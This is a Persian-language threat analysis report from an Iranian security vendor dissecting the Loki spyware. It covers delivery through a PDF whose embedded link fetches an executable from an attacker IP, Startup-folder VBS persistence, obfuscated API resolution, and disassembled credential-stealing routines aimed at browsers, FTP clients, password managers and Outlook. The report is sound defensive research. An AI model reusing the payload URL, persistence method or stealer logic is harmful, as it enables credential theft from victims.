بـررسـی و تـحـلـیـل

LOKI SPYWARE

شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل Loki Spyware
شناسه سند: SPT-A-0135-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ آخرین بازنگری: ۱ خرداد ۱۳۹۶ | شرح آخرین بازنگری: -

Loki، بدافزاری از نوع جاسوس‌افزار[1] است که ضمن تسخیر نمودن دستگاه و به فرمان در آوردن آن، اقدام به جمع‌آوری داده‌های حساسی نظیر اطلاعات اعتبارسنجی[2] از روی دستگاه کرده و آنها را از طریق پودمان HTTP POST به سرور فرماندهی[3] خود ارسال می‌کند.

این بدافزار سالهاست که در بازارهای زیرزمینی تبهکاران سایبری توسط نویسنده یا نویسندگان آن به فروش می‌رسد.

شکل ۱ – تبلیغ فروش بدافزار Loki در یک تالار گفتگوی روسی زبان

بسترهای مورد حمله این بدافزار محدود به سیستم عامل Windows نبوده و اجرای نمونه‌های متعددی از آن بر روی سیستم عامل Android نیز گزارش شده است.

در نمونه‌ای که در بهار ۱۳۹۶ کاربران را هدف قرار داد، صاحبان Loki از یک فایل PDF به‌منظور توزیع این بدافزار و آلوده نمودن سیستم‌ها استفاده کردند. شکل ۲، نمونه‌ای از این فایل‌ها را نمایش می‌دهد.

شکل ۲ - محتوای نمونه‌ای از فایل PDF مورد استفاده صاحبان Loki

محتوای فایل PDF با استفاده از روش‌های مهندسی اجتماعی[4] کاربر را به دریافت و اجرای بدافزار ترغیب می‌کند.

---


[1] Spyware
[2] Credential
[3] Command and Control – C&C – C2
[4] Social Engineering

```
000003d0h: 38 20 30 20 6F 62 6A 0D 3C 3C 2F 54 79 70 65 2F ; 8 0 obj.<</Type/
000003e0h: 41 6E 6E 6F 74 2F 53 75 62 74 79 70 65 2F 4C 69 ; Annot/Subtype/Li
000003f0h: 6E 6B 2F 52 65 63 74 5B 37 32 2E 37 32 20 34 35 ; nk/Rect[72.72 45
00000400h: 39 2E 33 35 39 39 39 20 35 31 32 2E 36 34 30 30 ; 9.35999 512.6400
00000410h: 31 20 37 33 38 5D 2F 42 6F 72 64 65 72 5B 30 20 ; 1 738]/Border[0
00000420h: 30 20 30 5D 2F 43 5B 30 20 30 20 30 5D 2F 46 20 ; 0 0]/C[0 0 0]/F
00000430h: 34 2F 50 20 31 20 30 20 52 2F 41 20 39 20 30 20 ; 4/P 1 0 R/A 9 0
00000440h: 52 2F 48 2F 4E 3E 3E 0D 65 6E 64 6F 62 6A 0D 39 ; R/H/N>>.endobj.9
00000450h: 20 30 20 6F 62 6A 0D 3C 3C 2F 53 2F 55 52 49 2F ;  0 obj.<</S/URI/
00000460h: 55 52 49 28 68 74 74 70 3A 2F 2F 31 39 34 2E 38 ; URI(http://194.8
00000470h: 38 2E 31 30 35 2E 32 30 32 2F 7E 6E 69 6E 6A 61 ; 8.105.202/~ninja
00000480h: 67 72 6F 2F 70 64 66 73 2F 51 55 4F 54 41 54 49 ; gro/pdfs/QUOTATI
00000490h: 4F 4E 2E 65 78 65 29 3E 3E 0D 65 6E 64 6F 62 6A ; ON.exe)>>.endobj
```

شکل ۳ – اشاره به یک شیء[۵] در فایل PDF

با کلیک کاربر بر روی لینک اشاره شده، نشانی URI تزریق شده در فایل PDF، سبب دریافت بدافزار از اینترنت و اجرای آن بر روی دستگاه می‌شود.

در نخستین اجرا بر روی سیستم، بدافزار یک نسخه از خود را در مسیر %AppData%\subfolder با نام citrio.exe کپی می‌کند. سپس یک فایل VBS با همین نام ایجاد شده و به پوشه Startup سیستم افزوده می‌شود. در حقیقت فایل VBS، اجرا کننده فایل citrio.exe در هر بار راه‌اندازی شدن سیستم است. (شکل ۴)



شکل ۴ – محتوای فایل VBS و محل نگهداری آن در پوشه Startup

تمامی توابع API که در این بدافزار فراخوانی می‌شوند مخفی بوده و پیش از فراخوانی شدن بازیابی می‌شوند. این امر موجب پیچیدگی تجزیه و تحلیل آن می‌شود. شکل ۵، نمونه‌ای را پس از فراخوانی تابع sub_4031E5 با درهم‌ساز C5FA88F1h و شماره DLL، 0Ah نشان می‌دهد که به یک تابع API با نام CommandLineToArgvW اشاره می‌کند.

```
00:00413838 sub_413838      proc near               ; CODE XREF: s
00:00413838
00:00413838 arg_0           = dword ptr  8
00:00413838 arg_4           = dword ptr  0Ch
00:00413838
00:00413838       push    ebp
00:00413839       mov     ebp, esp
00:0041383B       push    0
00:0041383D       push    0
00:0041383F       push    0C5FA88F1h
00:00413844       push    0Ah
00:00413846       call    sub_4031E5
00:0041384B       push    [ebp+arg_4]
00:0041384E       push    [ebp+arg_0]
00:00413851       call    eax  ;==>CommandLineToArgvW
00:00413853       pop     ebp
00:00413854       retn
00:00413854 sub_413838      endp
```

شکل ۵ - بازیابی توابع API مخفی

[۵] Object

برنامه‌نویس یا برنامه‌نویسان این بدافزار، توابعی را برای سرقت اعتبارنامه‌ها از روی سیستم قربانی تعریف کرده‌اند. آرایه‌ای[۶] در این بدافزار وظیفه ذخیره اشاره‌گرهای[۷] این توابع را بر عهده دارد.

```
mov     [ebp+var_19C], 80h
mov     [ebp+var_198], 81h
mov     [ebp+var_194], offset sub_4092CC ; ;;Mozilla Firefox
mov     [ebp+var_190], offset sub_4091F6 ; ;;IceDragon
mov     [ebp+var_18C], offset sub_40C9C2 ; Safari
mov     [ebp+var_188], offset sub_40922A ; ;;K-Meleon
mov     [ebp+var_184], offset sub_409A77 ; Mozilla SeaMonkey
mov     [ebp+var_180], offset sub_40910D ; Mozilla Flock
mov     [ebp+var_17C], offset sub_409046 ; ; NETGATE Black Hawk
mov     [ebp+var_178], offset sub_40929E ; ;Lunascape
mov     [ebp+var_174], offset sub_4070A2 ; Comodo Dragon
mov     [ebp+var_170], offset sub_407D6E ; Opera Next
mov     [ebp+var_16C], offset sub_40C5DF ; QtWeb
mov     [ebp+var_168], offset sub_40C71A ; QupZilla
mov     [ebp+var_164], offset sub_408952 ; ;Internet Explorer
mov     [ebp+var_160], offset sub_40C509 ; ;Opera
mov     [ebp+var_15C], offset sub_4090AA ; 8pecxstudios
mov     [ebp+var_158], offset sub_4094E7 ; Mozilla Pale Moon
mov     [ebp+var_154], offset sub_409CAE ; Mozilla Waterfox
mov     [ebp+var_150], offset sub_40DB78 ; ; IM Pidgin
mov     [ebp+var_14C], offset sub_410676 ; SuperPutty
mov     [ebp+var_148], offset sub_40F44A ; ;FTPShell
mov     [ebp+var_144], offset sub_40F73D ; NppFTP
mov     [ebp+var_140], offset sub_40F6A3 ; oZone3D MyFTP
mov     [ebp+var_13C], offset sub_40F3B3 ; FTPBox
mov     [ebp+var_138], offset sub_410611 ; sherrod FTP
mov     [ebp+var_134], offset sub_40F420 ; FTP Now
mov     [ebp+var_130], offset sub_40F705 ; NexusFile
mov     [ebp+var_12C], offset sub_410CD1 ; NetSarang xftp
mov     [ebp+var_128], offset sub_40ED17 ; EasyFTP
mov     [ebp+var_124], offset sub_410410 ; SftpNetDrive
mov     [ebp+var_120], offset sub_40F49E ; ;AbleFTP
mov     [ebp+var_11C], offset sub_40F561 ; JaSFtp
mov     [ebp+var_118], offset sub_40F4AA ; ;Automize
mov     [ebp+var_114], offset sub_40ECDE ; Cyberduck
mov     [ebp+var_110], offset sub_40F45F ; FullSync
mov     [ebp+var_10C], offset sub_40F3E8 ; FTPInfo
mov     [ebp+var_108], offset sub_40F56D ; LinasFTP
mov     [ebp+var_104], offset sub_40F12F ; ;FileZilla
mov     [ebp+var_100], offset sub_41064C ; Staff-FTP
mov     [ebp+var_FC], offset sub_40E97C ; ;BlazeFtp
mov     [ebp+var_F8], offset sub_40F6E7 ; Fastream NETFile
mov     [ebp+var_F4], offset sub_40F489 ; ;GoFTP
mov     [ebp+var_F0], offset sub_40E8A3 ; Estsoft ALFTP
mov     [ebp+var_EC], offset sub_40F474 ; DeluxeFTP
mov     [ebp+var_E8], eax ; ;;GHISLER
mov     [ebp+var_E4], offset sub_40F3C5 ; FTPGetter
mov     [ebp+var_E0], offset sub_410C98 ; WSFTP
mov     [ebp+var_DC], offset sub_40E8B8 ; ;site.xml
```

شکل ۶ - آرایه با اشاره‌گر توابع

در شکل ۶، به‌منظور مشخص شدن اینکه هر تابع چه اعتبارنامه‌ای را سرقت می‌کند پس از نام هر تابع یک توضیح نیز اضافه شده است. بدافزار تمامی توابع را یک به یک در یک حلقه اجرا می‌کند. در زیر به اکثر نرم‌افزارهایی که اعتبارنامه آنها می‌تواند توسط این بدافزار به سرقت رود، اشاره شده است.

- نرم‌افزارهای مرورگر زیر:

Mozilla Firefox, IceDragon, Safari, K-Meleon, Mozilla SeaMonkey, Mozilla Flock, NETGATE Black Hawk, Lunascape, Comodo Dragon, Opera Next, QtWeb, QupZilla, Internet Explorer, Opera, 8pecxstudios, Mozilla Pale Moon, Mozilla Waterfox

---

[۶] Array
[۷] Pointer

- نرم‌افزار پیام‌رسان Pidgin
- نرم‌افزارهای FTP به شرح زیر:

FTPShell, NppFTP, oZone3D MyFTP, FTPBox, sherrod FTP, FTP Now, NetSarang xftp, EasyFTP, SftpNetDrive, AbleFTP, JaSFtp, Automize, Cyberduck, FTPInfo, LinasFTP, FileZilla, Staff-FTP, BlazeFtp, FTPGetter, WSFTP, GoFTP, Estsoft ALFTP, DeluxeFTP, Fastream NETFile, ExpanDrive, Steed, FlashFXP, NovaFTP, NetDrive, SmartFTP, UltraFXP, FTP Now, FreshFTP, BitKinex, Odin Secure FTP Expert, NCH Software Fling, NCH Software ClassicFTP, WinFtp Client, WinSCP, 32BitFtp, FTP Navigator

- بازی‌های کامپیوتری زیر:

Full Tilt Poker, PokerStars

- نرم‌افزارهای مدیریت فایل، شامل:

NexusFile, FullSync, FAR Manager, Syncovery, VanDyke SecureFX, Mikrotik Winbox

- نرم‌افزارهای SSH/VNC Client به شرح زیر:

SuperPutty, Bitvise BvSshClient, VNC, KiTTY

- نرم‌افزارهای مدیریت گذرواژه زیر:

mSecure, KeePass, EnPass, RoboForm, 1Password

- نرم افزارهای مدیریت پست الکترونیکی، شامل:

Mozilla Thunderbird, foxmail, Pocomail, IncrediMail, Gmail Notifier Pro, DeskSoft CheckMail, Softwarenetz Mailing, Opera Mail, Postbox email, Mozilla FossaMail, Internet Mail, MS Office Outlook, WinChips, yMail2, Flaska.net Trojita, TrulyMail


- نرم‌افزارهای Notes/Todo، به شرح زیر:

To-Do DeskList, Stickies, NoteFly, Conceptworld Notezilla, Microsoft StickyNotes

با توجه به تجزیه و تحلیل بالا، روشن است که گونه جدید Loki می‌تواند اعتبارنامه بیش از ۱۰۰ نرم‌افزار را در صورت نصب بودن بر روی دستگاه قربانی سرقت کند. در ادامه به چگونگی سرقت اعتبارنامه مربوط به Microsoft Outlook توسط این بدافزار اشاره خواهد شد.

این بدافزار از در محضرخانه[۸] برای دستیابی به حساب‌های کاربری ذخیره شده، نشانی پست الکترونیکی، نام کاربری، گذرواژه، SMTP، POP3، IMAP و سایر اطلاعات در نرم‌افزار Outlook استفاده می‌کند.

[۸] Registry



شکل ۷ - کلیدهای محضرخانه که اعتبارنامه Microsoft Outlook در آنها نگهداری می‌شود.


```
mov     esi, offset aSmtpPassword2 ; "SMTP Password2"
lea     edi, [ebp+var_130]
rep movsd
mov     ecx, eax
xor     eax, eax
movsw
mov     [ebp+var_112], edx
lea     edi, [ebp+var_10A]
mov     [ebp+var_10E], edx
mov     esi, offset aPop3Password ; "POP3 Password"
rep movsd
lea     edi, [ebp+var_EE]
mov     esi, offset aImapPassword ; "IMAP Password"
stosd
pop     ecx
push    7
stosd
stosw
xor     (
lea     (
rep movs(
lea     (
mov     (
stosd
pop     (
push    7
stosd
stosw
xor     (
lea     edi, [ebp+var_BE]
rep movsd
lea     edi, [ebp+var_A2]
mov     esi, offset aHttpPassword ; "HTTP Password"
stosd

loc_40DAD8:                                     ; CODE
    lea     ecx, [ebp+var_8]
    mov     [ebp+var_8], edx
    push    ecx
    push    eax
    push    dword ptr [ebx]
    mov     esi, edx
    mov     edi, edx
    call    sub_404C4E      ; ;SHQueryValueExW
    mov     ebx, eax
    add     esp, 0Ch
```

شکل ۸ - کپی زیرکلید POP3 Password

همانطور که در شکل‌های ۷ و ۸ مشخص شده اعتبارنامه نرم‌افزار Outlook در محضرخانه قابل دستیابی است. بدافزار می‌تواند با فراخوانی یک API با نام SHQueryValueExW به این اطلاعات دست پیدا کند. تمامی اطلاعات سرقت شده در بافر سراسری ذخیره می‌شوند. (شکل ۹)

شکل ۹ - اعتبارنامه سرقت شده Outlook در بافر سراسری

Loki، اطلاعات دیگری همچون نام، نام کاربری و مشخصات پردازنده را نیز از روی سیستم قربانی جمع‌آوری می‌کند. این بدافزار آنها را به‌صورت فشرده شده[۹] با استفاده از پودمان HTTP POST به سرور فرماندهی خود ارسال می‌کند. شکل ۱۰، نمونه‌ای از بسته ارسالی بدافزار را که در نرم‌افزار Wireshark رصد شده نشان می‌دهد.



شکل ۱۰ - ارسال داده‌های سرقت شده از نرم‌افزار Outlook به سرور فرماندهی

[۹] Compressed

منابع

- https://nakedsecurity.sophos.com/2017/03/01/unholy-trinity-of-akbuilder-dyzap-and-betabot-used-in-new-malware-campaigns/
- https://blog.sensecy.com/tag/loki-bot/
- https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Andr~Loki-A/detailed-analysis.aspx
- https://newsroom.shabakeh.net/18399/preinstalled-malware-targets-android-users-of-two-companies.html
- http://blog.talosintelligence.com/2017/03/how-malformed-rtf-defeats-security.html
- https://blog.fortinet.com/2017/05/17/new-loki-variant-being-spread-via-pdf-file

شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

ISO 9001:2008
Cert No 9150.C528

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net